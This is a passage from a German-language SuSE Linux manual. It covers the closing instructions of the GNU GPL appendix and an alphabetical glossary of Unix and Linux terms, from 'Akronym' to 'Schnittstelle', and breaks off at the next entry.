Fügen Sie auch einen kurzen Hinweis hinzu, wie Sie elektronisch und per Brief erreichbar sind.

Wenn Ihr Programm interaktiv ist, sorgen Sie dafür, dass es nach dem Start einen kurzen Vermerk ausgibt:

Gnomovision version 69, Copyright (C) 19yy name of author Gnomovision comes with ABSOLUTELY NO WARRANTY; for details type ‘show w’. This is free software, and you are welcome to redistribute it under certain conditions; type ‘show c’ for details.

Die hypothetischen Kommandos ‘show w’ und ‘show c’ sollten die entsprechenden Teile der GPL anzeigen. Natürlich können die von Ihnen verwendeten Kommandos anders heißen als ‘show w’ und ‘show c’; es könnten auch einfach Mausklicks sein - was immer am Besten in Ihr Programm passt.

Soweit vorhanden, sollten Sie auch Ihren Arbeitgeber (wenn Sie als Programmierer arbeiten) oder Ihre Schule einen Copyright-Verzicht für das Programm unterschreiben lassen. Hier ist ein Beispiel mit geänderten Namen:

Yoyodyne, Inc., hereby disclaims all copyright interest in the program ‘Gnomovision’ (which makes passes at compilers) written by James Hacker.

‹signature of Ty Coon ›, 1 April 1989 Ty Coon, President of Vice

Diese General Public License gestattet nicht die Einbindung des Programmes in proprietäre Programme. Ist Ihr Programm eine Bibliotheksfunktion, so kann es sinnvoller sein, das Binden proprietärer Programme mit dieser Bibliothek zu gestatten. Wenn Sie dies tun wollen, sollten Sie die GNU Library General Public License anstelle dieser Lizenz verwenden.

G Glossar

Wir haben uns bei diesem Glossar auf UNIX bzw. Linux-spezifische Begriffe oder Abkürzungen beschränkt, da der Umfang keine grundlegende EDV-Einführung erlaubt. Der Leser dieses Glossars sollte also mit Begriffen wie *Bit* und *Byte* vertraut sein.

Akronym
Abkürzungen, die sich als ein Wort sprechen lassen, werden als Akronyme bezeichnet. ☞*Linux*, ☞*GNU* und ☞*RAM* sind bekannte Akronyme.

Alias
Am häufigsten gebraucht man den Ausdruck Alias im Zusammenhang mit der ☞*Shell*. Mit einem Alias kann man lange oder oft benötigte Befehle abkürzen. Sehen Sie hierzu bitte im Abschnitt über Handhabung der Shell nach.

Arbeitsspeicher (engl. *memory*)
☞*Speicher*.

ATAPI
ATAPI ist ein Protokoll, über das Geräte angesteuert werden können, die am (E)IDE-Controller hängen. Verbreitet sind insbesondere ATAPI-CD-ROM-Laufwerke (☞*CD-ROM-Laufwerk*); mittlerweile gibt es aber auch ZIP-, Band- (engl. *Streamer*) und Diskettenlaufwerke, die an dieser Schnittstelle betrieben werden. All diese Geräte werden von Linux unterstützt.

Backup
Backup ist der englische Ausdruck für Sicherheitskopien. Sicherheitskopien sollte man sich regelmäßig vor allem von den wichtigen Daten anlegen. Auch (meist mühevoll erstellte) Programmkonfigurationen sind durchaus sicherungswürdig. Unter Linux ist der Befehl **`tar`** die grundlegende Methode, Daten auf ein ☞*Device* zu sichern. Oft wird **`tar`** zusammen mit **`gzip`** verwendet.

Benutzerverzeichnis (engl. *home directory*)
Das Benutzerverzeichnis („Home-Verzeichnis“) ist der Ausgangspunkt der meisten Aktivitäten eines Benutzers im Rechnersystem. Im Benutzerverzeichnis kann der Benutzer seine privaten Daten ablegen. Neben dem ☞*Systemadministrator* hat er als einziger Schreibzugriffe auf die Dateien des Benutzerverzeichnisses. Die Lage des Benutzerverzeichnisses im Dateisystem wird unter UNIX in der ☞*Umgebungsvariable* `HOME` festgehalten; symbolisiert wird dies Verzeichnis durch `'~'` (vgl. Abschnitt 19.6 auf Seite 540).

Betriebssystem (engl. *operating system*)
Das Betriebssystem ist ein permanent auf einem Rechner im Hintergrund laufendes Programm, welches das grundlegende Arbeiten mit dem Rechner überhaupt erst ermöglicht. Die Aufgabe eines Betriebssystems ist die Verwaltung aller verfügbaren Ressourcen eines Rechners. Unter Linux übernimmt diese Aufgaben der ☞*Kernel*, evtl. vorhandene Kernelmodule und unterstützende Programme, ohne die der Kernel „nutzlos“ ist; bei SuSE Linux sollte man die komplette Serie a (Linux Grundsystem) mit allen systemnahen Tools und den „Daemonen“ als das Betriebssystem betrachten. Bekannte Betriebssysteme sind AmigaOS, Linux, MacOS, OS/2, UNIX, Windows NT, u. a.

BIOS (engl. *Basic Input Output System*)
In jedem PC befindet sich ein kleiner Speicherbereich, welcher das sog. BIOS enthält. Das BIOS enthält Initialisierungs- und Testprogramme für den Systemstart sowie (relativ einfache) Treiber für die wichtigsten Peripheriegeräte: Tastatur, Videokarte, Laufwerke, Schnittstellen, Uhr. Unter Linux ist das BIOS nicht aktiv, da es im „real mode“ (☞*CPU*) arbeitet und beim Booten des Kernels abgeschaltet wird. Der ☞*Kernel* stellt unter Linux auch wesentlich leistungsfähigere Routinen als das BIOS zur Verfügung.

Booten (engl. *bootstrap* = *Stiefelschlaufe*)
Mit dem Booten wird der gesamte Startvorgang eines Systems vom Einschalten bis zu dem Moment, in dem das System dem Benutzer zur Verfügung steht, bezeichnet. Unter Linux versteht man darunter das Booten des Kernels und das „Hochfahren“ der Systemdienste, welches sich mit der Meldung ‘`uncompressing linux...`’ ankündigt und mit der ‘`login:`’-Aufforderung beendet ist.

Buffer
Unter Buffer versteht man eine Art Zwischenspeicher, der es ermöglicht, wiederkehrende Zugriffe auf die in ihm gesicherten Daten zu beschleunigen. Unter Linux gibt es viele Arten von Buffern.

CD-ROM-Laufwerk (engl. *CD-ROM Drive*)
Es gibt verschiedene Typen von CD-ROM-Laufwerken. Am verbreitetesten sind nunmehr die ☞*ATAPI*-Laufwerke, die an einen (E)IDE-Festplattenkontroller angeschlossen werden. Außer diesen Laufwerken gibt es noch

- SCSI-CD-ROM-Laufwerke, die über einen SCSI-Hostadapter betrieben werden,
- CD-ROM-Laufwerke, die an den Parallel-Port gehängt werden, und
- herstellerspezifische CD-ROM-Laufwerke, die über spezielle Controllerkarten oder über Soundkarten angesteuert werden.

Nur für die letztgenannten Laufwerke müssen spezielle Treiber ausgewählt werden!

CPU (engl. *Central Processing Unit*)
☞*Prozessor*.

Cursor
Der Cursor ist im Allgemeinen ein kleines Blockzeichen, das die Stelle der Eingabe markiert. Unter Linux taucht der Begriff an folgenden Stellen auf:

- Shell/Editor: Durch ein Rechteck oder (blinkenden) Strich markierte Stelle, an der die Eingabe von Zeichen mittels Tastatur erfolgt. Auf der Shell steht der Cursor rechts neben dem „Prompt“ (☞*Eingabeaufforderung*).
- Mauscursor unter X: Der Mauszeiger unter X. Je nach Hintergrund ändert er seine Form. Zum Beispiel Pfeil bei xterm, „X“–förmig auf dem Hintergrund, „I“–förmig in einem ☞*Editor*fenster.
- GPM-Cursor (Konsole): Ein zeichengroßer Block, der mittels der Programms GPM auf der ☞*Konsole* mit Mausbewegungen positioniert werden kann und für Cut & Paste (☞*Selection*) verwendet werden kann.

Daemon
Ein Daemon (engl. ***D**ist **a**nd **e**xecution **mon**itor*) ist ein Programm, das im Hintergrund wacht und das bei Bedarf in Aktion tritt. Derartige Daemonen beantworten z. B. FTP- oder HTTP-Anfragen sowie auch die Aktivitäten in den PCMCIA-Steckplätzen.

Datei (engl. *file*)
Unter Linux ist eine Datei das zentrale Konzept beim Umgang mit Daten. Wie bei anderen Systemen auch, dienen Dateien in erster Linie dazu Daten auf Massenspeichern abzulegen. Der Dateiname muss im Verzeichnis, in dem die Datei liegt, einmalig sein. Mit Hilfe des ☞*Dateisystem*s können diese Dateien hierarchisch strukturiert werden. Sehen Sie bitte in diesem Eintrag auch zu weiteren Informationen über Dateinamen nach.

Zusätzlich gibt es unter Linux noch weitere spezielle Dateien. Siehe hierzu die Einträge ☞*Link*, ☞*Device* und ☞*Proc*.

Dateisystem (engl. *filesystem*)
Ein Dateisystem stellt ein Ordnungssystem für Dateien dar. Es gibt eine Vielzahl verschiedener Dateisysteme, die sich hinsichtlich ihrer Leistungsfähigkeit teilweise stark unterscheiden. Manche Dateisystemarten sind fest an bestimmte Medientypen gebunden. Man kann nicht einfach sagen: „Linux benutzt Dateisystem X“.

DDC (engl. *display data channel*)
Der „Display Data Channel“ ist eine Vorrichtung mit der der Computer die Eigenschaften des Monitors erfragen kann. Hierzu werden zwei Leitungen des normalen VGA Kabels verwendet über die die Informationen seriell übertragen werden. Das heißt insbesondere auch, dass Sie ein normales VGA Kabel mit 15 poligen Steckern auf beiden Seiten verwenden müssen und kein BNC Kabel verwenden sollten um DDC zu verwenden.

Device
Unter Linux wird auf Geräte (engl. *device*) über spezielle Einträge im Dateisystem zugegriffen, die unter `/dev/` liegen. In diesen Einträgen sind die Gerätenummern enthalten, über die der ☞*Kernel* die Gerätetreiber erreichen kann.

E-Mail (engl. *electronic mail*)
Verfahren, um eingetragenen Benutzern eines Rechnersystems, das in ein Netzwerk integriert ist, über das Netzwerk elektronische Briefe zukommen zu lassen. Wie bei „Hardware-Briefen“ (oft als Schneckenpost (engl. *snail mail*) bezeichnet) muss der Adressat angegeben werden: dies geschieht mit der sog. E-Mail-Adresse. Mit E-Mail können nicht nur Texte, sondern auch Ton-Dokumente oder Bilder verschickt werden. Der Vorteil von E-Mail sind die geringen Kosten und die Tatsache, dass die meisten Postsendungen nach wenigen Minuten schon beim Empfänger ankommen können.

Editor
Editoren sind Programme, mit denen Dateien durch Eingabe z. B. von Text verändert werden können. Bekannte Mehrzweck-Editoren unter Linux sind GNU Emacs (**`emacs`**) oder der UNIX-Editor vi (vgl. Abschnitt 19.15 auf Seite 561 ff.). Kennen Sie bislang keinen dieser beiden Editoren, dann versuchen Sie bitte joe – joe ist WordStar-kompatibel...

Eingabeaufforderung (engl. *prompt*)
Bei einer textorientierten ☞*Shell* wird die Stelle, an der Befehle an das ☞*Betriebssystem* eingegeben werden können, durch die Eingabeaufforderung gekennzeichnet. Im Prompt können z. B. der Rechner- und Benutzername, die aktuelle Uhrzeit und ähnliche Angaben dargestellt werden. Meist steht der ☞*Cursor* direkt hinter dem Prompt. Mit dem Wiederauftauchen des Prompts signalisiert das Betriebssystem (bzw. die Shell), dass das System zur Entgegennahme neuer Befehle bereit ist.

ELF (engl. *Executable and Linking Format*)
ELF ist auch für Linux das binäre Standardformat. Mit diesem Format ist es z. B. leichter möglich, „shared libraries“ zu bilden, als mit dem alten `a.out`-Format. Zum Hintergrund vgl. das HOWTO `/usr/share/doc/howto/en/ELF-HOWTO.gz`.

Ethernet
Weitverbreitete Netzwerkhardware für ☞*LAN*s mit einer Bus-Struktur. Ursprünglich mit 10 Mbits über Koaxialkabel, sind heute jedoch auch Netzwerke auf Basis verdrillter Leitungspaare (engl. *twisted pair*) bis 100 Mbits und sternförmiger Topologie üblich.

EXT2 (engl. *second extended Filesystem*)
ist das von Linux verwendete Standard-Dateisystem. Es zeichnet sich durch hohen Durchsatz, lange Dateinamen und Zugriffsrechte, sowie Fehlertoleranz aus.

Fenster (engl. *window*)
Fenster sind rechteckige Bildschirmausschnitte, die i. Allg. von einem Rahmen umgeben sind. Der Rahmen enthält meist Dekorationselemente über die z. B. die Lage oder Größe des Fensters auf dem Bildschirm verändert werden kann. Um mit Fenstern arbeiten zu können, müssen unter Linux ein ☞ *X-Server* und ein ☞*Fenstermanager* laufen.

Fenstermanager (engl. *window manager*)
Der Fenstermanager wird unter dem ☞*X Window System* benötigt, um ☞ *Fenster* manipulieren zu können, z. B. öffnen, schließen, verschieben oder als Icon darstellen. Oftmals warten die Fenstermanager mit zusätzlichen Funktionen auf, z. B. mit „Toolbars“, die Icons zum Starten von Applikationen beherbergen.

Fokus (engl. *focus*)
Man sagt, ein Bedienelement, z. B. die Eingabezeile eines ☞*Terminals*, hat den Fokus, wenn die aktuellen Eingaben über die Tastatur an dieses Bedienelement weitergegeben werden. Meist ist der Fokus mit der Position des ☞*Cursors* verbunden. Die Art, wie ein Fenstermanager den Fokus verwaltet, wird als Fokuspolitik (engl. *focus policy*) bezeichnet. Hier unterscheidet man den Fokus, der immer dem Mauscursor folgt und den Fokus, der nur dann an ein Bedienelement übergeht, wenn es durch Klicken mit der Maus aktiviert wird.

FTP (engl. *file transfer protocol*)
FTP ist die Methode Dateien unter UNIX von einem Rechner zum anderen zu transferieren. Hierbei beteiligt sind der FTP-Server (derjenige Rechner, der die Daten bereitstellt) und der FTP-Client (derjenige Rechner, der die Daten holt).

GNU
GNU steht für *GNU is Not Unix* und ist ein Projekt der Free Software Foundation (FSF). Ziel des „GNU Project“, mit dem der Name RICHARD STALLMAN (RMS) engstens verbunden ist, ist die Schaffung eines „freien“, mit Unix kompatiblen Betriebssystems; „frei“ meint hier weniger *kostenfrei*, als vielmehr Freiheit (engl. *freedom*) im Sinne von Recht auf Zugang, Veränderung und Benutzung. Damit die Freiheit des Quelltextes (engl. *source*), also des jeweiligen Programmcodes, erhalten bleibt, ist jede Veränderung ebenfalls *frei*: insbesondere darf Software im Sinne dieser Freiheit nicht durch Verändern oder Hinzufügen von Programmcode eingeschränkt werden. Wie dies sichergestellt werden soll, erklärt das klassische GNU Manifesto in vielerlei Hinsicht (`http://www.gnu.org/gnu/manifesto.html`); juristisch abgesichert wird die GNU Software in der GNU General Public License, kurz „GPL“ (`http://www.gnu.org/copyleft/gpl.html`, vgl. Anhang F auf Seite 589 ff.) bzw. in der GNU Lesser General Public License[1], kurz „LGPL“ (`http://www.gnu.org/copyleft/lgpl.html`).

Im Zuge des „GNU Project“ werden alle Unix-Hilfsprogramme neu entwickelt und teilweise erweitert oder mit verbesserter Funktionalität versehen.

[1] Früher „GNU Library General Public License“.

Aber auch komplexe Software-Systeme (z. B. der Emacs oder die glibc) sind Herzstücke des „Project“.

Der ☞*Linux*-Kernel, der unter der GPL steht, profitiert von diesem „Project“ (insb. von den Tools), sollte damit aber nicht gleichgesetzt werden.

Graphische Benutzeroberfläche (engl. *graphical user interface*, *GUI*)
Graphische Benutzeroberflächen bilden den Arbeitsschreibtisch des Benutzers nach (engl. *graphical / electronic desktop*). Der Bildschirm, der unbedingt graphische Ausgaben ermöglichen muss, wird als Schreibtischoberfläche (engl. *desktop*) dargestellt, auf der ☞*Fenster* abgelegt werden können. In diesen Fenstern laufen die verschiedenen Prozesse. Die Bedienelemente eines GUI werden üblicherweise mit der Maus, einem Trackball o. Ä. bedient. Bekannte GUIs sind das ☞*X Window System*, Apple Macintosh System 7, Digital Research GEM, MS-Windows.

Hintergrundprozess (engl. *background process*)
Wenn sich die ☞*Shell* (scheinbar) mit nur einem Prozess beschäftigt, und keine weiteren Eingaben erlaubt, spricht man von einem Prozess, der *im Vordergrund* abgearbeitet wird. Daneben gibt es bei den meisten Shells die Möglichkeit, Prozesse *im Hintergrund* abzuarbeiten.

Soll ein Prozess im Hintergrund gestartet werden, so muss die Eingabezeile, mit der das Programm gestartet wird, mit dem Zeichen `'&'` beendet werden. Voraussetzung für Prozesse, die im Hintergrund ablaufen, ist ein ☞*Multitasking*-Betriebssystem.

Inode
Mit Inodes verwaltet das ☞*EXT2* Dateisystem die Information zu den Dateien auf der Festplatte. Außerdem enthalten die Inodes weitere Informationen, wie etwa Eigentümer der Datei, zugeteilte Rechte, Datum der Änderung.

Inodedichte
Die „Inodedichte“ ergibt sich aus der Abschätzung, welche durchschnittliche Dateigröße auf einer bestimmten Partition zu erwarten ist. Im Regelfall sind die Vorgaben von YaST für einen effektiven Betrieb gut geeignet und können deshalb beibehalten werden. Der Begriff stiftet bei Linuxneulingen immer wieder Verwirrung, denn die *Dichte* ist *hoch*, wenn der hier eingestellte *Wert* für die durchschnittliche Dateigröße *klein* ist, denn dann können mehr Dateien gespeichert werden, die jeweils ein Inode benötigen.

Internet
Das Internet ist ein weltumspannendes heterogenes – d. h. aus verschiedensten Rechnern bestehendes – ☞*Netzwerk*. Rechner werden im Internet über die ☞*IP-Adressen* (IP = internet protocol) angesprochen, die weltweit eindeutig sind. Die IP-Adressen sind gegliedert in nationale, Domänen- und Subdomänen-Adressen und die Rechneradresse. Neben der numerischen IP-Adresse (in der Form: `192.168.0.1`) existieren so genannte Aliases (Übernamen, in der Form: `sonne.kosmos.all`), die den Benutzern das Merken der Adressen erheblich vereinfachen. Das Internet funktioniert neben der

Hardware-Ebene mit Hilfe einer Reihe von ☞*Protokollen*, z. B. FTP, HTTP, TCP u. a. auf verschiedenen logischen Ebenen. Bekannte Dienste des Internets sind z. B. ☞*E-Mail* oder das World Wide WEB (WWW oder W3). Ein wichtiges Stichwort im Zusammenhang mit dem Internet ist z. B. die Netiquette, die das für ein geordnetes Zusammenleben benötigte Wohlverhalten aller im Netz im Sinne eines „selbstverständlichen Ehrenkodex“ regelt.

IP-Adresse
Numerische 32 Bit Internet-Adresse, üblicherweise in dezimaler Notation als vier durch Punkte getrennte Zahlen angegeben (z. B. 192.168.10.1), die eindeutig einem ans Netz angeschlossenen Rechner zugeordnet ist. Wenn ein Rechner mehrere Netzanschlüsse besitzt (Gateways), hat er auch mehrere IP-Adressen.

ISP (engl. *Internet Service Provider*)
Jemand, der Internet-Dienste anbietet.

Jokerzeichen (engl. *wildcards*)
Siehe Stichwort ☞*Wildcards*.

Kernel
Der Kernel ist das „Herz“ des gesamten Systems. Im Kernel laufen alle Fäden zusammen: die Speicherverwaltung, die Führung der Prozesstabelle, Management von Multitasking- und Multiuser-Fähigkeit, die Verwaltung der und die Zugriffe auf die Dateisysteme, die Treiber für die Zugriffe auf die jeweilige Hardware etc. Diese Features können z. T. als „Module“ realisiert werden; vgl. Kapitel 13 auf Seite 403.

Kommandozeile
Die Arbeitsweise unter UNIX kann „kommandozeilen-orientiert“ ablaufen. Das bedeutet, dass jedes Programm, welches Sie in der ☞*Shell* eingeben, eine Kommandozeile haben kann. Der Befehl **`ls`** kann verschiedene Optionen zur Steuerung seines Verhaltens annehmen.

Konsole (engl. *console, terminal*)
Früher gleichgesetzt mit dem Terminal. Unter Linux gibt es sog. *virtuelle Konsolen*. Diese erlauben es einen Bildschirm für mehrere unabhängige – aber gleichzeitige – Sitzungen zu verwenden (vgl. Abschnitt 19.4 auf Seite 539). Der Standard (☞*Runlevel* 2) sind 6 virtuelle Konsolen, die Sie mit (Alt) + (F1) bis (Alt) + (F6) erreichen können.

Vom X Window System, das Konsole 7 benutzt, erreichen Sie die Textkonsolen mittels (Strg) + (Alt) + (F1) bis (Strg) + (Alt) + (F6).

LAN (engl. *local area network*)
Ein LAN ist ein ☞*Netzwerk* mit einer geringen räumlichen Ausdehnung, zumeist von einem ☞*Systemadministrator* betreut. LANs werden meist über sog. Gateways an andere Netzwerke angeschlossen und bilden so ein ☞*WAN*.

Link
Ein Link (zu deutsch „Verknüpfung“) ist ein Verzeichnis-Eintrag auf eine *andere* Datei, dieser Eintrag enthält also selbst keine eigenen Daten. Man unterscheidet:

- Symbolische Links, diese enthalten *Namensverweise*. Dabei ist es unerheblich, ob die Zieldatei existiert, eine Datei oder ein Verzeichnis ist oder gar über Filesystemgrenzen hinweg referenziert.
- Hardlinks, diese enthalten *I-node Verweise*. Ein Hardlink darf nur innerhalb eines Filesystems referenzieren und das Ziel darf auch kein Verzeichnis sein. Zudem sind alle Hardlinks eines Inodes gleichrangig (d. h. die Daten der Datei bleiben solange bestehen, bis der letzte Link gelöscht wird).

Linux
Hochperformanter UNIX-artiger unter der GPL (☞*GNU*) frei vertriebener Betriebssystemkern. Der Name ist ein ☞*Akronym* („Linus’ uniX“) und verweist auf den Schöpfer LINUS TORVALDS.

Manual-Page
Traditionellerweise liegt die Dokumentation bei Unix-Systemen in „Manual-Pages“ (auch „Manpages“) vor, die mit dem Befehl **`man`** eingesehen werden kann. Zum Umgang mit Manual-Pages vgl. Abschnitt 19.9 auf Seite 549.

Massenspeicher (engl. *mass storage*)
Ein Sammelbegriff für viele z. T. sehr unterschiedliche Medien zum Speichern von Daten.

Typische Massenspeicher sind Disketten, Festplatten, Magnetbänder, CD-ROMs, magnetooptische Speicher, holographische Speicher u. a.

MBR (engl. *master boot record*)
Der physikalisch erste Sektor (Zylinder 0, Kopf 0, Sektor 1) einer Festplatte im System (erste Festplatte mit der BIOS-Gerätenummer `0x80`); jede Festplatte enthält einen MBR, doch kann nicht jedes ☞*BIOS* von jeder Festplatte das jeweilige Betriebssystem starten. Beim Booten von Festplatte lädt das BIOS oder eine spezielle Firmware den Inhalt des MBR an eine feste Adresse im Speicher und übergibt ihm die Kontrolle. Dieser Code lädt dann entweder das Betriebssystem von einer startfähigen Festplatten-Partition oder einen komplizierteren Bootloader, z. B. LILO.

Menü (engl. *menu*)
In ☞*graphischen Benutzeroberflächen* können viele Funktionen eines Programms meist über ein Menü erreicht werden. Menüs stellen (wie eine Speisekarte) alle zur Verfügung stehenden Befehle dar, sodass der Benutzer diese auswählen und ausführen lassen kann. Meist gibt es in einem Programm eine Menüleiste (engl. *menu bar*) mit Untermenüs. Zusätzlich gibt es Popup-Menüs, die z. B. vor dem Hintergrund auftauchen und durch Drücken eines Buttons ausgelöst werden.

MIME
„Multipurpose Internet Mail Extensions“ – ursprünglich dazu gedacht, die E-Mail-Möglichkeiten zu erweitern (z. B. um Sound oder Bilder). Diese Technologie lässt sich aber auch darüber hinaus verwenden.

Mounten
Man bezeichnet damit das „Einhängen“ von Dateisystemen in den Verzeichnisbaum des Systems. Als ☞*Mountpoint* dient dazu ein in der Regel leeres Verzeichnis. Siehe hierzu auch Abschnitt 19.11.2 auf Seite 554.

Mountpoint
Unter dem Mountpoint bzw. „Mountpunkt“ versteht man das Verzeichnis, unter dem eine Partition oder ein Gerät in den Linux-Verzeichnisbaum „eingehängt“ ist.

Multiprocessing
Arbeitet ein Rechner, auf dem dieses Betriebssystem läuft, mit mehr als einem ☞*Prozessor*, spricht man von einem Multiprozessor- oder Multiprocessing-System. Unter Linux werden Sie den Begriff SMP antreffen, was so viel wie *Symmetric Multi Processing* bedeutet und eine spezielle Form des Multiprocessing ist.

Multitasking
Betriebssysteme, die mehr als ein ☞*Programm* gleichzeitig ausführen können, nennt man Multitasking-Systeme (engl. *task* = *Aufgabe*). Man unterscheidet zwischen zwei Formen von Multitasking:

- konkurrentes Multitasking: Das Betriebssystem ist für die Verteilung der Rechenzeit auf die einzelnen Prozesse verantwortlich. Eine besondere Spielart davon ist das „preemptive“ Multitasking.
- kooperatives Multitasking: Die Prozesse geben freiwillig ihre Rechenzeit ab.

Wie man schon sieht, ist die erste Variante das bessere Verfahren, da kein Anwenderprozess die CPU vollständig in Beschlag nehmen kann. Linux bietet preemptives Multitasking.

Multiuser
☞*Multitasking* ist Voraussetzung für das gleichzeitige Arbeiten mehrerer Benutzer an einem Rechner. Ein Betriebssystem, das diese Fähigkeit besitzt, bezeichnet man als Multiuser-System.

Netzwerk (engl. *net*, *network*)
Das Netzwerk ist ein Zusammenschluss mehrerer Rechner. Netzwerke existieren in verschiedenen Strukturen, je nachdem, wie die Rechner miteinander zusammenhängen: Ring, Stern, Bus, Baum u. a. Bekannte Hardware-Standards für Netzwerke sind z. B. Ethernet, Token-Ring oder ISDN. Bei den Software-Protokollen sind (auf verschiedenen Ebenen) z. B. TCP, UDP, IPX, u. a. wichtige Begriffe.

NFS (engl. *network file system*)
Protokoll zum Zugriff auf Dateisysteme vernetzter Rechner. Auf der Serverseite wird in der Konfigurationsdatei `/etc/exports` festgelegt welcher Rechner auf welchen Verzeichnisbaum des Servers zugreifen darf. Der Client kann dann diese Verzeichnisse in seinen Verzeichnisbaum „einhängen“; vgl. ☞*mounten*.

PC (engl. *personal computer*)
Im Gegensatz zum Großrechner ein „persönlicher“ kleiner Rechner. Seit den 80ern versteht man darunter meist den auf Intel x86/88 basierenden Kleinrechner von IBM, obwohl der allererste dieser Art ein Apple war – im Namen PowerPC taucht der Begriff nun auch wieder auf.

Pfad (engl. *path*)
Über den Pfad wird die Position einer ☞*Datei* in einem ☞*Dateisystem* eindeutig beschrieben. Dabei werden in UNIX die verschiedenen Ebenen von Verzeichnissen, durch die der Pfad führt, voneinander durch einen `'/'` „Slash“ getrennt. Man unterscheidet zwei Arten von Pfaden.

- *relativer Pfad*: hierbei wird die Position einer Datei oder eines Verzeichnisses mit dem aktuellen Verzeichnis als Bezugspunkt angegeben.
- *absoluter Pfad*: hierbei wird bei der Beschreibung Bezug auf das ☞*Wurzelverzeichnis* genommen.

Pipe
Unter einer „Pipe“ versteht man die direkte Verbindung des Standardausgabekanals eines *Prozesses* (☞*Programm*) mit dem *Standardeingabekanal* (☞*Standardein-/ausgabe*) eines Nachfolgeprozesses. Auf diese Weise müssen Daten zur Weiterverarbeitung durch den zweiten Prozess nicht in einer temporären Datei zwischengespeichert werden. In der ☞*Shell* werden die zu „pipenden“ Prozesse in der Reihenfolge ihrer Abarbeitung in die Eingabezeile geschrieben, wobei sie durch ein Piping-Zeichen `'|'` (ASCII 124) voneinander getrennt werden.

Proc-Dateisystem
Das `/proc` Dateisystem enthält im Gegensatz zu einem auf Datenträger verfügbaren keine statischen Daten sondern erzeugt diese dynamisch aus Informationen des Kernels selbst. Benutzt wird es im Wesentlichen um Systemprogramme (z. B. ps, mount) mit aktuellen Kerneldaten zu versorgen oder um Änderungen von Kernelparametern zur Laufzeit zu ermöglichen.

Programm
Jede Art von logisch sinnvollen Anweisungen an eine Datenverarbeitungsmaschine, die diese versteht. Sie können als direkt ausführbarer Maschinencode, aber auch als Eingabedaten für einen Interpreter vorliegen. Unter Linux sind Dateien, die solche Anweisungen enthalten, mit dem x-Bit in den Dateirechten gekennzeichnet; der Kernel erkennt dies und versucht diese Dateien auszuführen.

Prompt
Siehe ☞*Eingabeaufforderung*.

Protokoll (engl. *protocol*)
Protokolle regeln sowohl auf Hardware- als auch auf Software-Ebene die Kommunikation von Rechnern in ☞*Netzwerken*. Sie legen fest, wie die transferierten Daten auszusehen haben, in welchen Zeitabständen ein Rechner Daten übertragen darf, welcher Rechner eine Verbindung kontrolliert usw. Bekannte Protokolle sind z. B. FTP, UDP, TCP, HTTP etc.

Prozess (engl. *process*)
Ein Prozess ist quasi die „lebende“ Variante eines Programms oder einer ausführbaren Datei (☞*Shell*). Oft wird dieser Begriff synonym mit Task verwendet.

Prozessor
Der Prozessor ist das Gehirn eines jeden Computers, der die Befehle des Benutzers bzw. der Programme in Maschinensprache abarbeitet und ausführt. Der Prozessor hat die Kontrolle über das gesamte System und erbringt die eigentliche Rechenleistung. Er kann als Schaltzentrale des Systems betrachtet werden. Es gibt allerdings auch Computer mit mehreren Prozessoren. Unter Linux spricht man hier von *symetric multiprocessing* oder SMP.

Intel-Prozessoren der x86er Reihe kann man in mehreren Modi betreiben, wovon besonders zwischen zwei unterschieden werden soll:

- real Mode: Die ursprüngliche Betriebsart. Langsam und für Anwendungen veraltet („16-Bit-Software“). In dieser Betriebsart gibt es keine geschützen Bereiche/Befehle und in ihr startet der Rechner, wenn er eingeschaltet oder zurückgesetzt wird ☞*Zurücksetzen*. Zudem ist hierbei die Segmentgröße auf 64K beschränkt.
- protected Mode: (ab 286 nutzbar) Geschützte Betriebsart, in der zwischen verschiedenen Privileg-Zuständen unterschieden wird. Nur im so genannten „Ring0“-Prozessorzustand ist „alles erlaubt“ (hier ist das Reich des Linux-Kernel), im „Ring3“ dagegen (niedrigste Privilegstufe) arbeiten die Anwendungen (auch die des Superusers). Außerdem sind ab der Prozessorfamilie 386 Segmente möglich, die den ganzen Adressraum abdecken, daher sind lineare Speichermodelle (Flatmodel) möglich. Erst in dieser Betriebsart entfaltet die CPU ihre volle Leistung. Linux nutzt den Prozessor ausschließlich im „protected Mode“ des 386 (oder höher).

Linux gibt es derzeit für die folgenden Prozessorarchitekturen: Intel x86, DEC alpha, Motorola m68k, Sparc, PowerPC, MIPS, ARM.

RAM (engl. *Random Access Memory*)
Physikalischer ☞*Speicher* von begrenzter Kapazität, auf den relativ schnell lesend und schreibend zugegriffen werden kann.

Rlogin (engl. *remote login*)
Mit einem *remote login* kann man sich über das ☞*Internet* bei einem nichtlokalen Rechner einloggen, als wenn man selbst an der ☞*Konsole* dieses

Rechners säße. Wenn auf beiden Rechnern ein ☞*X-Server* läuft, kann man sogar die Ausgaben einer X-Applikation auf das lokale Display umleiten lassen, indem man die DISPLAY-Variable des *remote environments* richtig setzt.

ROM (engl. *Read-only Memory*)
Nur-Lese-Speicher. Eine CD ist ein Beispiel für ROM-Speicher.

RPM (`rpm`)
Ab SuSE Linux 5.0 ist RPM (**`rpm`**) (engl. *RPM Package Manager*) der Standard-Paketmanager. Mit **`rpm`** lassen sich Softwarepakete installieren und deinstallieren, aber auch Anfragen an die Paket-Datenbank richten.

Root
Siehe ☞*Systemadministrator*.

Runlevel
Unter UNIX üblicher Begriff zur Definition derjenigen Dienstleistungsstufe, bis zu der das System nach dem Booten hochfahren bzw. auf die es (bei gewolltem Wechsel) zurückfallen soll. Für den Wechsel der Dienstleistungsstufe ist das Programm init verantwortlich und in dessen Konfigurationsdatei `/etc/inittab` ist jeder Stufe (engl. *level*) ein Satz von Dienstleistungen zugeordnet. Der niedrigste, *Runlevel 1*, stellt lediglich den Singleuser-Mode zur Verfügung, *Runlevel 2* ermöglicht Multiuser-Betrieb usw.

Schalter (engl. *switch*)
Schalter lassen den Benutzer das Standardverhalten von Programmen beeinflussen. Die sog. ☞*Kommandozeile* besteht aus dem Programmnamen und evtl. folgenden Schaltern.

Schnittstelle (engl. *interface*)
Generell wird als Schnittstelle die Stelle bezeichnet, über die verschiedene Systeme Informationen miteinander austauschen. Eine solche Schnittstelle ist z. B. die Tastatur, über die Mensch und Maschine miteinander kommunizieren. Man kann folgende Schnittstellen unterscheiden:

- *Hardwareschnittstelle*: durch die u. a. Peripheriegeräte an den Rechner angeschlossen werden. Beispiele sind der Parallelport, SCSI und die serielle Schnittstelle.
- *Softwareschnittstelle*: legt fest, wie Programme miteinander kommunizieren. Siehe auch ☞*Protokoll*.
- *Benutzerschnittstelle*: Hier tauschen Mensch und Maschine Daten aus. Beispiele hierfür sind Maus, Monitor und Tastatur.

Selektion
